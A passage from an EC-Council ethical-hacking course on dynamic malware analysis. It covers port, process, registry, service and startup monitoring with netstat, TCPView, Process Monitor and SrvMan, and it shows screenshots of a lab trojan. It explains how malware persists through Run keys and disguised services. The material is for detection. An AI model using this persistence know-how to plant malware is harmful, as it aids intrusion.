- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
 - Port Monitoring
 - Process Monitoring
 - Registry Monitoring
 - Windows Services Monitoring
 - Startup Programs Monitoring
 - Event Logs Monitoring/Analysis
 - Installation Monitoring
 - Files and Folders Monitoring
 - Device Drivers Monitoring
 - Network Traffic Monitoring/Analysis
 - DNS Monitoring/Resolution
 - API Calls Monitoring

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

▪ System Baseling

Baseling refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baseling includes recording details of the file system, registry, open ports, network activity, etc.

▪ Host Integrity Monitoring

Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking

snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.

In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

Host integrity monitoring includes the following:

- o Port Monitoring
- o Process Monitoring
- o Registry Monitoring
- o Windows Services Monitoring
- o Startup Programs Monitoring
- o Event Logs Monitoring/Analysis
- o Installation Monitoring
- o Files and Folders Monitoring
- o Device Drivers Monitoring
- o Network Traffic Monitoring/Analysis
- o DNS Monitoring/Resolution
- o API Calls Monitoring

Dynamic Malware Analysis: Port Monitoring

CEH
Certified Ethical Hacker

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses

The screenshot shows two windows side-by-side. On the left is a Windows Command Prompt window titled 'Command Prompt' with the command 'netstat -an' entered. It displays a table of active connections with columns for Proto, Local Address, Foreign Address, and State. On the right is a TCPView window titled 'TCPView - Syntextsoft - www.syntextsoft.com'. It also displays a table of network connections with columns for Process, PID, Protocol, Local Address, Local Port, Remote Address, Remote Port, and State. Both tables show numerous entries, with some highlighted in red to indicate suspicious activity.

Port Monitoring Tools

- Port Monitor
(<https://www.port-monitor.com>)
- CurrPorts
(<https://www.nirsoft.net>)
- TCP Port Monitoring
(<https://www.dotcom-monitor.com>)
- PortExpert
(<http://www.kcsoftwares.com>)
- PRTG's Network Monitor
(<https://www.paessler.com>)

<https://docs.microsoft.com>
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

■ Netstat

It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

Syntax

```
netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
```

Parameters

- **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.

- **-e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.

Active Connections			
Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:902	0.0.0.0:0	LISTENING
TCP	0.0.0.0:912	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49673	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49689	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49695	0.0.0.0:0	LISTENING
TCP	10.10.10.1:139	0.0.0.0:0	LISTENING
TCP	127.0.0.1:807	0.0.0.0:0	LISTENING
TCP	192.168.0.156:139	0.0.0.0:0	LISTENING
TCP	192.168.0.156:1683	52.113.194.131:443	ESTABLISHED
TCP	192.168.0.156:1685	52.114.7.30:443	ESTABLISHED
TCP	192.168.0.156:1687	52.113.194.131:443	ESTABLISHED
TCP	192.168.0.156:1690	52.139.250.253:443	ESTABLISHED
TCP	192.168.0.156:1691	52.114.132.73:443	ESTABLISHED

Figure 7.75: Screenshot of Netstat

- **TCPView**

Source: <https://docs.microsoft.com>

TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.

The screenshot shows the TCPView application window. The title bar reads "TCPView - Sysinternals: www.sysinternals.com". The menu bar includes File, Options, Process, View, and Help. Below the menu is a toolbar with icons for Process, A, and a search field. The main area is a table with columns: Process / PID, Protocol, Local Address, Local Port, Remote Address, Remote Port, and State. The table lists numerous entries, primarily for svchost.exe processes, showing various TCP and UDP connections. One entry for Trojan.exe (PID 5068) is highlighted in blue at the bottom, showing it is connected to server2016.ceh.com on port 1443 with a remote address of windows10 and port 5552, with a state of ESTABLISHED.

Process / PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
svchost.exe 840	TCPV6	[0:0:0:0:0:0:0]	http-ipc-epmap	[0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe 1336	TCPV6	[0:0:0:0:0:0:0]	1030	[0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe 388	TCPV6	[0:0:0:0:0:0:0]	1537	[0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe 1240	TCPV6	[0:0:0:0:0:0:0]	1542	[0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe 1000	TCPV6	[0:0:0:0:0:0:0]	ms-wbt-server	[0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe 396	UDPV6	[0:0:0:0:0:0:0]	123	*	*	
svchost.exe 1240	UDPV6	[0:0:0:0:0:0:0]	500	*	*	
svchost.exe 1000	UDPV6	[0:0:0:0:0:0:0]	ms-wbt-server	*	*	
svchost.exe 1240	UDPV6	[0:0:0:0:0:0:0]	4500	*	*	
svchost.exe 720	UDPV6	[0:0:0:0:0:0:0]	5353	*	*	
svchost.exe 720	UDPV6	[0:0:0:0:0:0:0]	5355	*	*	
System 4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENIN
System 4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENIN
System 4	TCP	server2016.ceh.com	1078	windows10	microsoft-ds	ESTABLIS
System 4	TCP	server2016.ceh.com	1079	windows10	microsoft-ds	ESTABLIS
System 4	TCP	server2016.ceh.com	1080	windows10	microsoft-ds	ESTABLIS
System 4	TCP	server2016.ceh.com	1081	windows10	microsoft-ds	ESTABLIS
System 4	TCP	Server2016	http	Server2016	0	LISTENIN
System 4	TCP	Server2016	microsoft-ds	Server2016	0	LISTENIN
System 4	TCP	Server2016	5985	Server2016	0	LISTENIN
System 4	TCP	Server2016	47001	Server2016	0	LISTENIN
System 4	UDP	server2016.ceh.com	netbios-dgm	*	*	
System 4	UDP	Server2016	936	*	*	
System 4	TCPV6	[0:0:0:0:0:0:0]	http	[0:0:0:0:0:0:0]	0	LISTENIN
System 4	TCPV6	[0:0:0:0:0:0:0]	microsoft-ds	[0:0:0:0:0:0:0]	0	LISTENIN
System 4	TCPV6	[fe80:0:0:981b:a...]	1048	[fe80:0:0:e43c:9...]	microsoft-ds	ESTABLIS
System 4	TCPV6	[0:0:0:0:0:0:0]	5985	[0:0:0:0:0:0:0]	0	LISTENIN
System 4	TCPV6	[0:0:0:0:0:0:0]	47001	[0:0:0:0:0:0:0]	0	LISTENIN
System 4	UDPV6	[0:0:0:0:0:0:0]	964	*	*	
Trojan.exe 5068	TCP	server2016.ceh.com	1443	windows10	5552	ESTABLIS

Figure 7.76: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- Port Monitor (<https://www.port-monitor.com>)
- CurrPorts (<https://www.nirsoft.net>)
- TCP Port Monitoring (<https://www.dotcom-monitor.com>)
- PortExpert (<http://www.kcsoftwares.com>)
- PRTG Network Monitor (<https://www.paessler.com>)


Dynamic Malware Analysis: Process Monitoring



Process Monitoring Tools

- Process Explorer (<https://docs.microsoft.com>)
- OpManager (<https://www.manageengine.com>)
- Monit (<https://mmonit.com>)
- ESET SysInspector (<https://www.eset.com>)
- System Explorer (<http://systemexplorer.net>)

The Process Monitor shows the **real-time file system, Registry, and process/thread activity**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as `explorer.exe` or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.

▪ Process Monitor

Source: <https://docs.microsoft.com>

Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique

features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.

The screenshot shows the Process Monitor application window. The title bar reads "Process Monitor - Sysinternals: www.sysinternals.com". The menu bar includes File, Edit, Event, Filter, Tools, Options, and Help. Below the menu is a toolbar with various icons. The main pane displays a table of events. The columns are: Time ..., Process Name, PID, Operation, Path, Result, and Deta^. A red box highlights the 10th row, which shows an event from "Trojan.exe" with PID 5068 performing a "RegOpenKey" operation on "HKCU\Software\Microsoft\Windows\C..." with a result of "SUCCESS" and a desire of "Desir". The table contains approximately 20 rows of event data.

Time ...	Process Name	PID	Operation	Path	Result	Deta^
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	Trojan.exe	5068	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND Lengt	
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Desir
4:59:0...	Trojan.exe	5068	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	KeySi
4:59:0...	Trojan.exe	5068	RegQueryValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type:
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegSetValue	HKCU\SOFTWARE\Microsoft\Window...	SUCCESS	Type:
4:59:0...	Trojan.exe	5068	RegQueryValue	HKLM\Software\Microsoft\Windows\C...	NAME NOT FOUND Lengt	
4:59:0...	Trojan.exe	5068	RegQueryKey	HKLM	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegQueryKey	HKLM	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegOpenKey	HKLM\Software\WOW6432Node\Micr...	SUCCESS	Desir
4:59:0...	Trojan.exe	5068	RegSetInfoKey	HKLM\SOFTWAR\WOW6432Node\	SUCCESS	KeySi

Showing 183,571 of 336,696 events (54%) Backed by virtual memory

Figure 7.77: Screenshot of Process Monitor

Some additional process monitoring tools are as follows:

- Process Explorer (<https://docs.microsoft.com>)
- OpManager (<https://www.manageengine.com>)
- Monit (<https://mmonit.com>)
- ESET SysInspector (<https://www.eset.com>)
- System Explorer (<http://systemexplorer.net>)

Dynamic Malware Analysis: Registry Monitoring



The Windows registry stores OS and program configuration details, such as settings and options.

Malware uses the registry to perform harmful activity continuously by storing entries into the registry and ensuring that the malicious program runs automatically whenever the computer or device boots.

Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry.

Registry Monitoring Tools

- regshot (<https://sourceforge.net>)
- Reg Organizer (<https://www.chemtable.com>)
- Registry Viewer (<https://accessdata.com>)
- RegScanner (<https://www.nirsoft.net>)
- Registrar Registry Manager (<https://www.resplendence.com>)



It is a registry cleaner used to find registry errors and unneeded registry junk. It also helps in detecting registry entries created by the malware.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becomes slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- **Run**
- **RunServices**
- **RunOnce**
- **RunServicesOnce**
- **HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %***.

Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

- **jv16 PowerTools**

Source: <https://www.macecraft.com>

Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

It helps in detecting registry entries created by the malware. The “Clean And Speedup My Computer” feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.




Figure 7.78: Screenshot of jv16 PowerTools


Some additional registry monitoring tools are as follows:

- regshot (<https://sourceforge.net>)
- Reg Organizer (<https://www.chemtable.com>)
- Registry Viewer (<https://accessdata.com>)
- RegScanner (<https://www.nirsoft.net>)
- Registrar Registry Manager (<https://www.resplendence.com>)

Dynamic Malware Analysis: Windows Services Monitoring

C|EH
Certified Ethical Hacker

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



The screenshot shows the Windows Service Manager window with a list of services. Some services are highlighted in red, likely indicating they are malicious or of interest. The columns include: Service name, Status, Type, Display name, Start type, and Executable.

Service name	Status	Type	Display name	Start type	Executable
139Adapter	stopped	driver	139b (K3D) Companion Host Controller	manual	\SystemRoot\System32\drivers\139b.sys
2share	stopped	driver	Share	manual	\SystemRoot\System32\drivers\Share.sys
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys
AcpiDev	stopped	driver	ACPI Devices driver	manual	\SystemRoot\System32\drivers\AcpiDev.sys
acpiex	running	driver	Microsoft ACPI\Ex Driver	boot	\SystemRoot\System32\drivers\acpiex.sys
acpiqap	running	driver	ACPI Processor Aggregation Driver	manual	\SystemRoot\System32\drivers\acpiqap.sys
AcpiPvrs	stopped	driver	ACPI Processor Monitor Driver	manual	\SystemRoot\System32\drivers\acippvrs.sys
ACPIUMI	running	driver	ACPI Value Alert Driver	manual	\SystemRoot\System32\drivers\acpiumi.sys
AdobeAW	running	service	Adobe Acrobat Update Service	auto	"C:\Program Files (x86)\Common File\Adobe\Acrobat\Update\ADP020X\SVS\AdobeAW.exe"
AFD	running	driver	Auxiliary Function Driver for Win32k	manual	\SystemRoot\System32\drivers\AFD.dll
ahcache	running	driver	Application Compatibility Cache	systems	system32\DRIVER\ahcache.sys
AllJoyn	stopped	shared	AllJoyn Route Service	manual	C:\Var\ND\0\AllJoyn\0\src\host\exe\AllJoynRouteService.exe
ALG	running	service	Application Layer Gateway Service	manual	C:\Var\ND\0\AllJoyn\0\src\host\alg.exe
AMDI KB Processor Driver	stopped	driver	AMDI KB Processor Driver	manual	\SystemRoot\System32\drivers\amdi32.dll

<http://tools.sysprogs.org>

Windows Service Monitoring Tools

- Advanced Windows Service Manager (<https://securityxploded.com>)
- Process Hacker (<https://processhacker.sourceforge.io>)
- Netwrix Service Monitor (<https://www.netwrix.com>)
- AnVir Task Manager (<https://www.anvir.com>)
- Service+ (<https://www.activeplus.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

■ Windows Service Manager (SrvMan)

Source: <http://tools.sysprogs.org>

SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

You can use SrvMan's command-line interface to perform the following tasks:

o Create services

```
srvman.exe add <file.exe/file.sys> [service name] [display name]
[/type:<service type>] [/start:<start mode>] [/interactive:no]
[/overwrite:yes]
```

o Delete services

```
srvman.exe delete <service name>
```

o Start/stop/restart services

```
srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe restart <service name> [/delay:<delay in msec>]
```

o Install and start a legacy driver with a single call

```
srvman.exe run <driver.sys> [service name] [/copy:yes]
[/overwrite:no] [/stopafter:<msec>]
```




Figure 7.79: Screenshot of Windows Service Manager


Some additional Windows service monitoring tools are as follows:

- Advanced Windows Service Manager (<https://securityxploded.com>)
- Process Hacker (<https://processhacker.sourceforge.io>)
- Netwrix Service Monitor (<https://www.netwrix.com>)
- AnVir Task Manager (<https://www.anvir.com>)
- Service+ (<https://www.activeplus.com>)



Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes
- Steps to manually detect hidden malware are listed as follows:
 - Check startup program entries in the registry editor
 - Check device drivers that are automatically loaded
 - **C:\Windows\System32\drivers**
 - Check **boot.ini** or **bcd** (bootmgr) entries
 - Check Windows services that are automatically started
 - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
 - Check the startup folder
 - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**



Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 10). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 10 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

- **Windows Startup Setting**

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

- **Explorer Startup Setting**

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explore
r\Shell Folders, Common Startup
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explore
r\User Shell Folders, Common Startup
```

